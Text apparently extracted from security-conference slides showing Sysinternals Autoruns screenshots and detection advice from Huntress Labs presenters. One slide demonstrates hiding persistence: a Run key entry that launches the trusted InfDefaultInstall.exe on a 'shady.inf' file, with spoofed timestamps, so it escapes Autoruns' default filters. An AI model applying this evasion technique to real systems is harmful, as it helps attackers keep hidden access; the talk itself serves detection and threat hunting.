<input checked="" type="checkbox"/> RTHDVCPL	Realtek HD Audio Manager	Realtek Semiconductor	c:\program files\realtek\audio\hda\rtvcpl.exe	8/22/2016 1:56 AM
<input checked="" type="checkbox"/> SecurityHealth	Windows Defender notification icon	Microsoft Corporation	c:\program files\windows defender\msdef.exe	12/12/1996 3:34 AM
<input checked="" type="checkbox"/> WavesSvc	Waves MaxxAudio Service Application	Waves Audio Ltd.	c:\program files\waves\maxxaudio\wavesvc.exe	12/22/2015 11:10 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				6/29/2017 3:01 PM
<input checked="" type="checkbox"/> Acrobat Assistant 8.0	AcroTray	Adobe Systems Inc.	c:\program files (x86)\adobe\acrobat\acrotray.exe	7/31/2017 2:36 PM

Ready. | Windows Entries Hidden.

Treated as Window Entry



Autoruns [USER-PC\User] - Sysinternals: www.sysinternals.com

File Entry Options User Help

Hide Empty Locations
Hide Microsoft Entries
Hide Windows Entries
Hide VirusTotal Clean Entries

Scan Options...
Font...

Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office

Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks

	Publisher	Image Path	Timestamp
AcroTray	Adobe Systems Incorporated	c:\program files (x86)\common files\adobe\acrobat\9.0\AcroTray.exe	6/29/2016 3:29 AM
	Intel Corporation	c:\program files\intel\intel(r) rapid stor...\\intelstoragerapidapi.dll	1/17/2017 12:32 PM
iTunesHelper	Apple Inc.	c:\program files\itunes\ituneshelper.exe	9/11/2017 6:21 PM
NvBackend	NVIDIA Corporation	c:\program files\nvidia corporation\...\\NvBackend.exe	6/14/2016 6:39 AM
RtHDVBg_MAXX6	Realtek Semiconductor	c:\program files\realtek\audio\hda\r...\\RtHDVBg_MAXX6.exe	8/22/2016 1:52 AM
RTHDVCPL	Realtek Semiconductor	c:\program files\realtek\audio\hda\vt...\\RTHDVCPL.exe	8/22/2016 1:56 AM
SecurityHealth	Microsoft Corporation	c:\program files\windows defender\m...\\SecurityHealth.exe	12/12/1996 3:34 AM
WavesSvc	Waves MaxxAudio Service Application	c:\program files\waves\maxxaudio\w...\\WavesSvc.exe	12/22/2015 11:10 AM
AcroTray	Adobe Systems Inc.	c:\program files (x86)\adobe\acrobat\9.0\AcroTray.exe	7/31/2017 2:36 PM

HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run

Acrobat Assistant 8.0 AcroTray Adobe Systems Inc. c:\program files (x86)\adobe\acrobat\9.0\AcroTray.exe 7/31/2017 2:36 PM

Ready. Windows Entries Hidden.

Et Voila!



Autoruns [USER-PC\User] - Sysinternals: www.sysinternals.com

File Entry Options User Help

Filter:

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks

Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/23/2017 6:10 PM
<input checked="" type="checkbox"/> DerbyCon	INF Default Install	Microsoft Corporation	c:\windows\system32\infdefaultinstal...	8/1/1920 11:09 AM
<input checked="" type="checkbox"/> iTunesHelper	iTunesHelper	Apple Inc.	c:\program files\itunes\ituneshelper.e...	9/11/2017 6:21 PM
<input checked="" type="checkbox"/> NvBackend	NVIDIA Backend	NVIDIA Corporation	c:\program files (x86)\nvidia corporati...	6/14/2016 6:39 AM
<input checked="" type="checkbox"/> RtHDVBg_MAXX6	HD Audio Background Process	Realtek Semiconductor	c:\program files\realtek\audio\hda\r...	8/22/2016 1:52 AM
<input checked="" type="checkbox"/> RTHDVCPL	Realtek HD Audio Manager	Realtek Semiconductor	c:\program files\realtek\audio\hda\vt...	8/22/2016 1:56 AM
<input checked="" type="checkbox"/> SecurityHealth	Windows Defender notification icon	Microsoft Corporation	c:\program files\windows defender\m...	12/12/1996 3:34 AM
<input checked="" type="checkbox"/> WavesSvc	Waves MaxxAudio Service Application	Waves Audio Ltd.	c:\program files\waves\maxxaudio\w...	12/22/2015 11:10 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				6/29/2017 3:01 PM

infdefaultinstall.exe
INF Default Install
Microsoft Corporation
InfDefaultInstall.exe C:\Users\User\Desktop\shady.inf

Ready. No Filter.

Conclusion

Autoruns Raw Data



- autorunsc.exe – Autoruns command-line utility
 - Can scan for specific entries (-a)
 - Output as text, CSV, XML
 - File hashes
 - Verify digital signatures
 - Query VirusTotal

Build Detections with Autorunsc



- Use autorunsc.exe to enumerate
- Build security detection capabilities using enumerated data
- Use to inform threat hunting

Takeaways



- Autoruns is great at enumeration but isn't a security tool
 - Still need to validate legitimacy of enumerated autoruns
- Indirection and nested commands will become increasingly popular among attackers
 - Chaining trusted executables in new and strange ways

Thank You!

@KyleHanslovan

- kyle@huntresslabs.com

@ChrisBisnett

- chris@huntresslabs.com